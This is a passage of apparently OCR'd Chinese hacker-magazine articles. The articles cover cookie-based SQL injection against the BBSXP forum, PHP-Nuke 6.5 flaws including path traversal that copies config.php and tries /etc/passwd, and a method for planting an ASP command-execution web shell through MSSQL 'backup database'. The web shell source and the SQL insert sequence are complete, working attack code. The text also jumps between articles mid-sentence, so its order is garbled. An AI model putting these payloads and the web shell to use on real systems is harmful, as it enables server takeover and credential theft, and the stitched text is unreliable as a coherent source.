字符串 'admin'' 之前有未闭合的引号。
/setup.asp, 行 78
```

标准的出错信息。到了这一步，基本上就可以确定注入的存在，以后就是猜测和判定问题了。

(2)username改为admin' and userpass<>'。按照上面的步骤，另外开一个窗口请求HTTP://www.xxxx.com/bbs/usertop.asp，结果是在左上角出现了这样的字样：

```
>>欢迎您，admin' and userpass<>'
```

和我们的预期效果是一样的：第一，Cookie没有任何改变，整个页面顺利的出来；第二，用户名改变了，成了我们自己设定的那个admin' and userpass<>'。顺便说一句，这是猜测为真的情况，因为整条SQL语句成为了：

```
select * from [user] where username='admin' and userpass<>''
```

返回来的结果包含了记录，而且在top子过程中，70行以后的代码都顺利地执行了。

(3)username改为adminxxxxxxx。按照上面的步骤，另外开一个窗口请求HTTP://www.xxxx.com/bbs/usertop.asp，结果是在左上角又有了些变化：

```
>>欢迎您，请先登录
```

同样和我们设想的情况一样，Cookie中的username被清空了，而且对于查询：

```
select * from [user] where username='adminxxxxxxx'
```

返回的查询记录是空的，Response.Cookies("username")=""起了作用，最终导致了左上角的"请先登录"字样。不信的话返回到iecv中看看，Cookie中的键username已经不见了。

这里我们又发现了一处BBSXP的缺陷，察看用户列表的时候，不一定要有一个合法的用户名，我们只要保证Cookie中的username键不为空就可以了，想必这与BBSXP的预期想法是不一致的。遗憾的是这只是一个缺陷，没有很大的利用价值。

下面就是实际的猜测了。

按照标准的猜测方法，先来判定一下用户bigfoot的存在性（其实从用户列表中我们已经看到这个用户了），理想中的username应该是这样的：

```
admin' and 1=(select count(*) from [user] where username='bigfoot') and userpass<>'
```

但是当在iecv中修改后提交usertop.asp的时候，我们会惊奇地发现出现了上面的情况3！

理论上来说这是不可能的，因为我们的每一步分析都完美无缺，推出的结果也不可能错误。毫无疑问的，应该出现的情况是2，但是实际上出现了情况3，回想中间的步骤，只有两个地方比较可疑：第一，测试的论坛和拿到的代码不一样；第二，我们依赖的iecv出了问题。

脚本小子：在ASP脚本不断被发现存在各种漏洞的同时，利用PHP编写出来的系统也同样没有“幸免于难”，PHP脚本的漏洞丝毫不亚于ASP脚本所带来的危害性，很多方面甚至“有过之而无不及”。事实果真如此吗？看了下文，你一定会相信的。

玩转PHP-Nuke攻与防

文/图 李汉强

"PHP-Nuke"是一个用来架设入口网站的系统，其设计目的就是要快速能够架设起一个类似有会员管理形式、新闻发布形式、讨论区的入口网站（图1）。




图1

目前被广泛使用的"PHP-Nuke 6.5"存在着多个系统漏洞，远程攻击者可能利用这些弱点在受影响的系统上进行非法入侵，某些漏洞目前尚未提供修正补丁或者相关防护措施。并且在网络上有入侵工具可供下载，此工具可利用漏洞来篡改"PHP-Nuke"网站上所发布的信息，让恶意的黑客可以更轻易、快速进行入侵。

发作症状

（1）PHP-Nuke的print.php文件中存在路径泄露缺陷。print.php文件包含"News"和"AvantGo"两个模块，用于阻止变量$sid的存在，但其内容是不受限制的，如果内容为NULL，将导致出现缺陷。攻击者通过向目标机器发送下列格式的精心构造的临时HTTP请求，将触发该缺陷：

```
http://www.target.x/modules.php?name=AvantGo&file=print&sid=
http://www.target.x/modules.php?name=News&file=print&sid=
```

（2）攻击者利用下列格式的HTTP请求能使用PHP-Nuke的"Forums"（Splatt Forums3.2）模块中存在的另一个缺陷：

```
http://www.target.x/modules.php?op=modload&name=Forums&file=attachment&AtchOp=show
```

3.Members_List以及Your_Account模块存在有SQL Injection的漏洞，可以让恶意的使用者列表出网站上所有的使用者名称，同时能够更改任何使用者的

通过一系列的其他测试以后，目光集中到了iecv的身上。修改后的Cookie是否正确地写入了，或者说写入的Cookie是否和预期的一致，这一点我们是无法肯定的，但是我们可以用一个小伎俩来判定：先在自己的机器上装BBSXP，注册登录然后用iecv修改Cookie，停掉IIS用nc -l -p 80来伪装一个服务，用IE来提交一下usertop.asp，最后得到了一个包，是在我自己的机器上得到的：

```
GET /bbs/usertop.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-powerpoint, application/msword, application/vnd.ms-excel, */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: localhost
Connection: Keep-Alive
Cookie: eremite=0; userpass=F5BB0C8DE146C67B44BABBF4E6584CC0; username=admin%27+and+1=%28select+count%28%2A%29+from+%5Buser%5D+where+username=%27bigfoot%27%29+and+userpass%3C%3E%27
```

哈哈，看到问题了。最后一行的Cookie中，username并不是我们预期的，原因是"="直接作为Cookie的键值，而本身"="应该是一个保留的特殊字符。解决的问题很简单：第一，注入中不包含"="就可以了，用between和<；第二，等于号的ASCII码是61，换算过来应该是%3D，用手工提交，不要用iecv。

话又说回来，这次的收获可是不小，又发现了一个iecv的缺陷，那就是"="没有编码成%3D。如果不实际去做的话，很难想到iecv也会有这么低级的缺陷。

OK，所有的问题都已经解决，剩下的都是些体力活儿了。不写exploit的话，直接用手工猜还是有点慢。写个程序仿造上面的整个报文来伪造Cookie，然后根据返回来的数据中是否包含"请先登录"来进行判断，很快就可以把32位的MD5猜出来。接下来是暴力破解还是直接用猜出来的身份登录，就是每个人不同的选择了。对于MSSQL版本的BBSXP来说，上面几个地方都可以直接去插入exec之类的语句，几乎是一次性地就可以解决问题。

登录密码(图2)。




图2

(4)"Download"模块存在有SQL Injection的漏洞,可以让恶意的使用者输入任意的SQL语法对数据库进行查询。"Your_Account"模块存在有漏洞,可以让恶意的使用者发动"Cross-Site Scripting"攻击。目前漏洞还没有任何的修补程序或可以供设定的防护措施(图3)。

```
/modules/Your_Account/index.php :
-----------------------------------------------------------------------
switch($op) {
[...]
    case "mailpasswd":
        mail_password($uname, $code);
        break;

    case "userinfo":
        userinfo($uname, $bypass, $hid, $url);
        break;

    case "login":
        login($uname, $pass);
        break;
[...]
    case "saveuser":
        saveuser($uid, $realname, $uname, $email, $femail, $url, $pass, $vpass,
$bio, $user_avatar, $user_icq, $user_occ, $user_from, $user_intrest,
$user_sig, $user_aim, $user_yim, $user_msnm, $attach, $newsletter);
        break;
[...]
    case "savehome":
        savehome($uid, $uname, $storynum, $ublockon, $ublock, $broadcast,
$popmeson);
        break;
```

图3

入侵实例

我们利用上面提到的漏洞做了一个入侵的例子,当然这样做的目的是为了验证确实存在该漏洞而不是去搞破坏。输入:

```
http://127.0.0.1/admin.php?upload=1&file=config.php&file_name=mytest.txt&wdir=/images/&userfile=config.php&userfile_name=hacked.txt,
```

将PHP-Nuke的配置文件config.php复制到phpnuke目录下的images/mytest.txt,在浏览器上输入:http://127.0.0.1/images/mytest.txt,就可以看到config.php的内容了,当然包括里面的sql密码等信息。

PHP-Nuke的漏洞甚至还可以将文件复制到phpnuke以外的目录,我们在Linux下查输入命令:ls -la可以看到图4所示的结果。



```
ssh-XX4rk5m0   ssh-XXB8rzvw   ssh-XXkCknKw   ssh-XX0aIhPS   ssh-XXSwTH2S   ssh-XXw42dLv
ssh-XX8AhkD0   ssh-XXC9t4Ak   ssh-XXkpre7j   ssh-XXQ1dGfo   ssh-XXuC1nfd   ssh-XXwbhY8n
[root@email1 tmp]# ls -la
total 156
drwxrwxrwt   36 root     root        4096 Feb 17 04:02 .
drwxr-xr-x   26 root     root        4096 Oct 23 07:47 ..
drwxrwxrwt    2 root     root        4096 Apr 10  2003 .X11-unix
-rw-r--r--    1 root     root        4096 Apr 24  2003 copyme.txt
-rwxr-xr-x    1 wwwrun   wwwrun      4096 Apr 10  2003 mytest.txt
drwx------    2 root     root        4096 Jul  3  2003 ssh-XXASB3ZK
drwx------    2 root     root        4096 Apr 10  2003 ssh-XXAVcsAH
drwx------    2 root     root        4096 Apr 24  2003 ssh-XXB8rzvw
drwx------    2 root     root        4096 Apr 10  2003 ssh-XXC9t4Ak
drwx------    2 root     root        4096 Jul  3  2003 ssh-XXcLtzb9
drwx------    2 root     root        4096 Apr 10  2003 ssh-XXE8IYEo
drwx------    2 root     root        4096 Jul  3  2003 ssh-XXFfXxpM
drwx------    2 root     root        4096 Apr 24  2003 ssh-XXkCknKw
drwx------    2 root     root        4096 Apr 10  2003 ssh-XXkpre7j
drwx------    2 root     root        4096 Jul  3  2003 ssh-XXmSP4FC
drwx------    2 root     root        4096 Apr 24  2003 ssh-XXmuKDHA
```

图4

在浏览器中输入:http://127.0.0.1/admin.php?upload=1&wdir=/../../../../../../../../tmp&userfile=/../../../../../../../../tmp/copyme.txt&userfile_name=/../../../../../../../../tmp/mytest.txt,造成的后果是mytest.txt被复制到/tmp下面。

通常这时候是先试试passwd,当希望通过指定不同的文件名来将/etc/passwd文件拷贝到images目录下时,提示出错,输入:http://127.0.0.1/admin.php?upload=1&file=/etc/passwd&file_name=mytest.txt&wdir=/images/&userfile=/etc/passwd&userfile_name=hacked.txt

而浏览器里返回的结果如下:

```
Warning: SAFE MODE Restriction in effect. The script whose uid is 180 is not allowed to access /etc/passwd owned by uid 0 in /home/htdocs/www-edu/admin.php on line 398
```

这样便将/etc/passwd文件复制到images/mytest.txt,同样可以通过浏览器来看到它。

防护措施

1.建议停止使用"PHP-Nuke"。

2.自行修改有漏洞的程序模块,过滤不正常的字符串;

3.如果不能立刻安装补丁或者升级,建议使用Ulf HarnHammer提供的第三方补丁以降低威胁,下载地址为:http://downloads.securityfocus.com/vulnerabilities/patches/php-nuke_webmail.zip。

4.及时更新厂商补丁,同时建议使用此系统的用户随时关注厂商的主页以获取最新版本,其网址为http://www.phpnuke.org。

通过数据库备份巧获SHELL

文/N.E.V.E.R

脚本小子: 获得网站Shell的方法比较多，但是通过备份数据库来获得Shell应该是种非常不错的想法，或许大家见过在MySQL下利用数据库来写文件的例子，那其他环境下呢？本文N.E.V.E.R给大家介绍了一种在MSSQL下backup a shell的方法。

最早想到利用数据库系统来写文件大约在MySQL下面的事情吧，我记得有篇经典的文章是讲利用TCP反弹结合输入法漏洞入侵的，第一步，也是很重要的一步就是利用了MySQL导出表到文件获得了一个Web上的Shell。Access功能不是那么强大，有注入漏洞的时候也不能直接获得执行任何命令的权限，就不说了；MSSQL倒是有很多人详细研究过，执行命令的方法罗列了很多，可是没有了exec的权限，能做的还是比较有限。很多人就在问，MSSQL下面能不能导出一张表到文件，就像MySQL那样子，至少先获得一个低权限的Shell来看看，我找来找去也没有找到导出表的命令，只好另想方法。不能导出表，那就只好导出数据库了，效果嘛，大部分情况下还是一样的。

在说明做法前，还是先来看看可以这样做的原因。IIS在通过asp.dll处理.asp扩展名文件的时候，对<%%>以外的内容，不做任何处理就直接输出，比如拷贝一个.exe文件到Web发布目录，改扩展名为.asp后在IE中请求，返回来的结果是多半是.exe文件的内容，而不会是一个500服务器内部错误。而对于<%%>括起来的内容，默认情况下是按照VBScripts的方式解释执行后给出结果，如果在<%%>里面的内容有语法错误，才会出现常见的500服务器内部错误。换句话说，如果有一个以.asp为扩展名的文件，只要能精心控制所有的<%%>中的内容，我们就能够让它正确地执行，至于<%%>以外的东西，asp.dll不去处理它，我们也不去关心。

脚本小子: 这是一个非常重要的特征，这样，即使我们的数据库中存在很多对我们的Shell无用的内容，也不会影响Shell的正常使用了。

再来看看在MSSQL下使用backup database的情况。随便导出一个数据库看看，比如model，当然了，这也可以在查询分析器中做：

```
backup database model to disk='c:\a.txt'
```

用文本的方式打开这个文件。通过上面的分析，我们只要知道默认的情况下，如果把这个文件改扩展名为.asp后，请求时会不会出现问题，于是我们查找是否存在<%和%>，呵呵，显然是没有的吧，也就是说我们的请求会返回文本方式的内容。首先是默认的导出文件不会导致解释执行时的错误，这是很关键的一步，剩下的就是我们要让它变为一个Shell，当然是做一个表进去了，表的内容在备份的时候一定会被存储到备份文件中去的，我们可以控制表的内容，自然也可以控制备份文件的内容。

到这里可能有人已经想一股脑儿把经典的ASP Shell的内容写入新建的表然后backup database了，嗯，还没有那么简单，你这样做了的话，如果还想继续我们的实验，那可能要花上重装MSSQL的代价。对于文本类型等的数据，比如text、nvchar等，在数据库中可能的形式是"abc"，但是在导出文件中，已经变成了宽字符的形式，成了"a b c "，这样子的话，即使你好心写的是一个"<%"，到了备份文件中，一样的成了"< % "，里面的内容更是乱七八糟，根本不会被解释执行了。为了避免这种情况，我们创建的表列项应该是一个二进制形式的，比如属性为image，这样在里面添加的内容，原来是什么导出的备份文件中也就是什么，规规矩矩的，一点都不会变了。

脚本小子: 看来宽字符也是我们不得不注意的一个重要问题。还好，问题总有它可以解决的办法。

到了这里，最后只剩下一个问题了，就算你把ASP Shell的内容写入新建的二进制表，总不会是单独的一行吧，谁知道同一个表的两行之间，在导出的备份文件中会不会还有其他的一些内容呢，如果是这样的话，前面一行"<%"后的内容倒是可以，中间如果有些乱七八遭的数据，用VBScripts的方式解释执行百分之一百是一个500错误。所以每一行必须是一个完整的<%%>，这样我们才能完全地控制<%%>内的内容，保证能够得到一个正确无误的ASP Shell。

OK，终于到了实践的部分了。通过上面的分析，应该知道利用backup database来做一个Shell是完全可行的，我们先来改写一下那个利用FSO的ASP Shell，使其能够符合我们的要求：

```
<% Dim oScript %>
<% Dim oScriptNet%>
<% Dim oFileSys, oFile%>
<% Dim szCMD, szTempFile%>
```

```
<% Set oScript = Server.CreateObject("WSCRIPT.SHELL")%>
<% Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")%>
<% Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")%>
<% szCMD = Request.Form(".CMD")%>
<% If (szCMD <> "") Then%>
<% szTempFile = "C:\" & oFileSys.GetTempName()%>
<% Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)%>
<% Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)%>
<% End If %>
<HTML><BODY><FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>"><input type=submit value="Run"></FORM><PRE>
<% If (IsObject(oFile)) Then%>
<% On Error Resume Next%>
<% Response.Write Server.HTMLEncode(oFile.ReadAll)%>
<% oFile.Close%>
<% Call oFileSys.DeleteFile(szTempFile, True)%>
<% End If%>
</BODY></HTML>
```

然后打开查询分析器，依次输入以下的SQL查询语句。这些语句的大意就是创建一张表，里面有一个二进制image类型的列，然后把我们上面改写的那个Shell作为内容输进去，最后导出整个数据库到一个.asp文件，开始！

```
use model
create table cmd (str image);
insert into cmd(str) values ('<% Dim oScript %>');
insert into cmd(str) values ('<% Dim oScriptNet%>');
insert into cmd(str) values ('<% Dim oFileSys, oFile%>');
insert into cmd(str) values ('<% Dim szCMD, szTempFile%>');
insert into cmd(str) values ('<% Set oScript = Server.CreateObject("WSCRIPT.SHELL")%>');
insert into cmd(str) values ('<% Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")%>');
insert into cmd(str) values ('<% Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")%>');
insert into cmd(str) values ('<% szCMD = Request.Form(".CMD")%>');
insert into cmd(str) values ('<% If (szCMD <> "") Then%>');
insert into cmd(str) values ('<% szTempFile = "C:\" & oFileSys.GetTempName()%>');
insert into cmd(str) values ('<% Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)%>');
insert into cmd(str) values ('<% Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)%>');
insert into cmd(str) values ('<% End If %>');
insert into cmd(str) values ('<HTML><BODY><FORM action="<%= Request.ServerVariables("URL") %>" method="POST">');
insert into cmd(str) values ('<input type=text name=".CMD" size=45 value="<%= szCMD %>"><input type=submit value="Run"></FORM><PRE>');
insert into cmd(str) values ('<% If (IsObject(oFile)) Then%>');
insert into cmd(str) values ('<% On Error Resume Next%>');
insert into cmd(str) values ('<% Response.Write Server.HTMLEncode(oFile.ReadAll)%>');
insert into cmd(str) values ('<% oFile.Close%>');
insert into cmd(str) values ('<% Call oFileSys.DeleteFile (szTempFile, True)%>');
insert into cmd(str) values ('<% End If%>');
insert into cmd(str) values ('</BODY></HTML>');
backup database model to disk='c:\1.asp';
```

拷贝c:\1.asp到你的Web发布目录，再用浏览器请求一下，没有500错误的话，你已经获得一个Shell了，不过这个Shell中垃圾数据实在是太多，要多按几下TAB键才能到输入命令的输入框。

最后再说说可能出现的问题，一般来说随意选择一个数据库导出，默认情况下里面是不含有"<%"或者"%>"的，但也不排除有这种可能，尽管几率很小，但是我就遇到过一次。如果以前没有动过model，导出的文件肯定是符合要求的，但是如果中途写错了些东西，比如创建了一个表，内容有"<%"但是在同一行内没有"%>"出现的话，这个数据库就再也不能用了，因为也许是为了事务回滚的需要，即使你删除了这张表，在导出的文件中依然保存有这张表的原始内容，所以千万要一次成功，错了就完了。

当然，上面只是在查询分析器中的实验，实际情况下，如果能以sa的身份注入，当然是比较轻松的，只是猜测Web的物理路径的时候可能会稍微有一些麻烦，因为你得一次性导出到Web的发布目录，不过也许可以结合其他暴露物理路径的漏洞来利用。如果不是sa的身份的话，也许"declare @a sysname;select @a=db_name()"会有一些用处。成功的几率，不敢说得太高，估计80%还是有的吧，如果你真的通过这种方法得到了shell，其实你会发现，这真是世界上最可爱最好用的ASP Shell——尽管有很多垃圾数据，或许还是个2、3M的大家伙。

后记

本文通过备份数据库得到了我们想要的Shell，应该说这是一种非常巧妙的思路。虽然本文例子是在查询分析器中做的实验，但其一样适合我们平时的各种渗透实验之中，相信大家可以举一反三。在我们平时的各种实验中，如果你对各种常规的方法已感到厌倦或者深思毫无新意，不妨多换换几个角度思考问题，或许我们会获得更加巧妙的解决方法。如果我们本身没有创新的意识和冲动，很多有趣的东西就只会离我们越来越远了。

脚本小子：大家还记得我们上次分析了BBSXP的usertop.asp和setup.asp这两个文件吗？因为这两个东西比较有趣，而且分析起来还有点味道，但如果按照这种倒着往下看的趋势继续下去，接下来的就是冗长而又无聊了。为何我们不换一种思考方式呢？今天让脚本小子带你一起去续谈BBSXP漏洞吧。

适合读者	脚本爱好者
前置知识	脚本漏洞常识 BBSXP的漏洞分析技巧
难度等级	高



BBSXP漏洞续谈

文/赵夜家

